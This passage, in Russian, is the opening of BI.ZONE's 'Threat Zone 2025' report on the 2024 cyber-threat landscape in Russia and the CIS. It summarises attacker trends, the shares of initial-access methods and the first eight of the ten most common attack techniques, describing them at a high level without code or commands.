BI.ZONE


THREAT ZONE 2025


Исследование российского ландшафта киберугроз

Введение

Всем, кто хочет грамотно выстроить защиту, важно знать своего врага. Часто угрозы остаются скрытыми для компаний, а обнаружить их удается слишком поздно: уже после того, как инцидент произошел и бизнес столкнулся с его последствиями. Организации стремятся решить эту проблему: одни обеспечивают соответствие нормативным стандартам, другие строят модель угроз, а третьи берут за основу рискориентированный подход.

Однако, когда приходится столкнуться с реальными злоумышленниками, даже самая хорошая методология защиты, основанная на теоретических взглядах, на деле оказывается неэффективна. Чтобы обеспечить безопасность компании на практике, нужно знать противника в лицо и уметь ему противостоять. Для этого важно понимать, какие кибергруппировки существуют, какие методы и техники атак они используют, на что нацелены, какими мотивами руководствуются.





Мы стремимся не только обеспечить безопасность клиентов через продукты и услуги, но также выпускать публичные исследования, чтобы как можно больше компаний и специалистов могли отслеживать тренды и улучшать защиту.

Команда BI.ZONE Threat Intelligence отслеживает больше 100 кластеров активности. Она регулярно описывает их атаки, кампании, тысячи вариантов процедур для реализации различных техник и подтехник, а также собирает миллионы индикаторов компрометации.

Наши специалисты по реагированию на инциденты работают с сотнями компрометаций корпоративных IT-инфраструктур, а команда BI.ZONE TDR обрабатывает больше 250 000 событий кибербезопасности в секунду, обнаруживая и предотвращая сложные кибератаки на ранних этапах. Все это позволяет получить отчетливое представление об актуальных вызовах для компаний и описать ландшафт угроз в России и СНГ.

Мы продолжаем наши ежегодные исследования и представляем новый материал — Threat Zone 2025. В нем вы найдете информацию о наиболее значимых кластерах активности, которые команда BI.ZONE Threat Intelligence отслеживала в 2024 году.

Исследование состоит из трех частей, в каждой из которых собраны профили группировок в зависимости от их мотивации: финансовая выгода, шпионаж или хактивизм. Материал описывает методы злоумышленников, инструменты и способы их обнаружения, а также кейсы из практики команд реагирования на инциденты и BI.ZONE TDR.

Threat Zone 2025 поможет вам ориентироваться в динамике угроз, понимать мотивацию злоумышленников и их подходы, а главное — эффективно выстраивать защиту.

Оглавление

Ключевые выводы

Мы подготовили краткий обзор ландшафта киберугроз России и СНГ. Ниже представлены основные цели, методы и популярные техники злоумышленников, а также список самых атакуемых отраслей.

10 особенностей ландшафта киберугроз

В 2024 году команда BI.ZONE Threat Intelligence зафиксировала следующие ключевые особенности киберландшафта.

1. Использование инфраструктуры подрядчиков

Злоумышленники все еще активно используют инфраструктуры подрядчиков, чтобы получить доступ к IT-инфраструктурам жертв. При этом атакующие компрометируют как небольших, так и крупных провайдеров, что позволяет получить доступ к конфиденциальным данным множества компаний.

2. Применение ПО с русскоязычных теневых ресурсов

Кластеры активности регулярно используют для атак на российские организации ПО, распространяемое на русскоязычных теневых ресурсах. Такой подход позволяет злоумышленникам не тратить силы и средства на разработку и сразу получать готовый инструмент.

3. Эксперименты с фреймворками постэксплуатации

Атакующие активно экспериментируют с различными фреймворками постэксплуатации, в том числе непопулярными. Более того, в рамках одной атаки они могут использовать агенты различных фреймворков, что позволяет прочнее закрепляться в скомпрометированной IT-инфраструктуре и затрудняет реагирование на инцидент.

4. Фишинг от имени государственных организаций

Все чаще злоумышленники делают фишинговые рассылки от имени различных госорганизаций. В письмах они подчеркивают, что нужно быстро реагировать на сообщение. Это повышает вероятность того, что жертва откроет вредоносное вложение или перейдет по ссылке.

5

5. Использование средств туннелирования трафика

Злоумышленники активно используют средства туннелирования трафика, которые часто представляют собой легитимное ПО. Это позволяет обойти часть средств защиты и получить персистентный резервный канал доступа в скомпрометированную IT-инфраструктуру.

6. Загрузка собственных интерпретаторов команд и сценариев

6

Атакующие не только используют имеющиеся в скомпрометированной системе интерпретаторы команд и сценариев, но и загружают собственные. Последние, например Python или NodeJS, используются значительно реже, что затрудняет обнаружение вредоносной активности.

7. Деструктивные действия шпионов

Кластеры активности, занимающиеся шпионажем, не только собирают и эксфильтруют конфиденциальную информацию, но и, подобно хактивистам, могут реализовывать деструктивные действия в скомпрометированной IT-инфраструктуре.

8. Публикация данных на теневых ресурсах

Кластеры хактивистской направленности продолжают активно публиковать конфиденциальные и персональные данные на теневых ресурсах. При этом часто злоумышленники сначала анализируют полученное и ищут информацию, позволяющую им попасть в другие организации.

9. Коллаборация хактивистов


Злоумышленники, вовлеченные в хактивизм, активно сотрудничают друг с другом, что влияет на набор их методов и инструментов, а также затрудняет кластеризацию. В то же время так легче обнаружить связанную вредоносную активность.

9


10. Увеличение размера выкупа за расшифровку

Сумма, которую злоумышленники требуют за расшифровку данных, все чаще исчисляется десятками миллионов рублей. Атакующие тщательно изучают скомпрометированную организацию, в том числе ее финансовую отчетность, чтобы определить максимально возможную сумму выкупа.

Мотивация злоумышленников



Самые атакуемые отрасли




Наиболее популярные методы получения первоначального доступа

57%

Фишинговые электронные письма

Фишинг остается самым популярным: с помощью одной рассылки атакующие могут получить доступ сразу к сотням компаний. Часто с помощью ВПО, распространяемого таким методом, удается получить аутентификационный материал для последующих целевых атак.



27%

Легитимные учетные записи и службы удаленного доступа, включая компрометацию подрядчиков

Во многих случаях злоумышленники используют легитимные учетные записи, полученные разными способами: с помощью стилеров, перебора паролей, из утечек и т. д. Это позволяет атакующим быть практически незаметными, по крайней мере на начальных этапах жизненного цикла кибератаки.

13%

Эксплуатация общедоступных приложений

Злоумышленники все еще часто полагаются на уязвимости общедоступных приложений, особенно веб-приложений. При этом преступники часто используют уязвимости, о которых известно уже давно.

3%

Другие методы

В небольшом количестве случаев злоумышленники использовали иные способы получения первоначального доступа, например отравление поисковой выдачи и скомпрометированные USB-устройства.

Топ-10 техник злоумышленников

Эти техники преступники чаще всего используют в атаках на территории России и СНГ.

1. Command and scripting interpreter

С помощью интерпретаторов команд и сценариев, например PowerShell и Bash, злоумышленники могут решать задачи на разных этапах жизненного цикла атаки. Самой популярной эту технику делает широкая вариативность процедур, которые можно реализовать с ее помощью.

2. Remote services

В большинстве случаев злоумышленники не ограничиваются компрометацией одной системы, а для продвижения используют службы удаленного доступа, например RDP и SSH.

3. Obfuscated files or information

Чтобы снизить вероятность обнаружения вредоносных файлов, инструментов и сценариев, злоумышленники нередко прибегают к обфускации, что также может затруднять последующий криминалистический анализ.

4. Masquerading

Зачастую атакующие стремятся не привлекать внимание к используемым инструментам и ВПО, маскируя их названия под имена легитимных системных утилит и приложений.

5. Indicator removal

Чтобы скрыть вредоносную активность и затруднить последующий криминалистический анализ, злоумышленники удаляют неиспользуемые вредоносные файлы и инструменты, теневые копии, очищают журналы и т. п.

6. Phishing

Фишинг не только частая причина взлома корпоративных IT-инфраструктур, с ним также связано широкое использование легитимных учетных записей. Злоумышленники нередко применяют скомпрометированный аутентификационный материал, полученный благодаря стилерам. Они, в свою очередь, часто распространяются через фишинговые электронные письма.

7. OS Credential dumping

Злоумышленники по-прежнему активно извлекают аутентификационный материал с помощью популярных инструментов, например Mimikatz и LaZagne. Часто это открывает широкие возможности для продвижения в скомпрометированных IT-инфраструктурах.

8. Application layer protocol

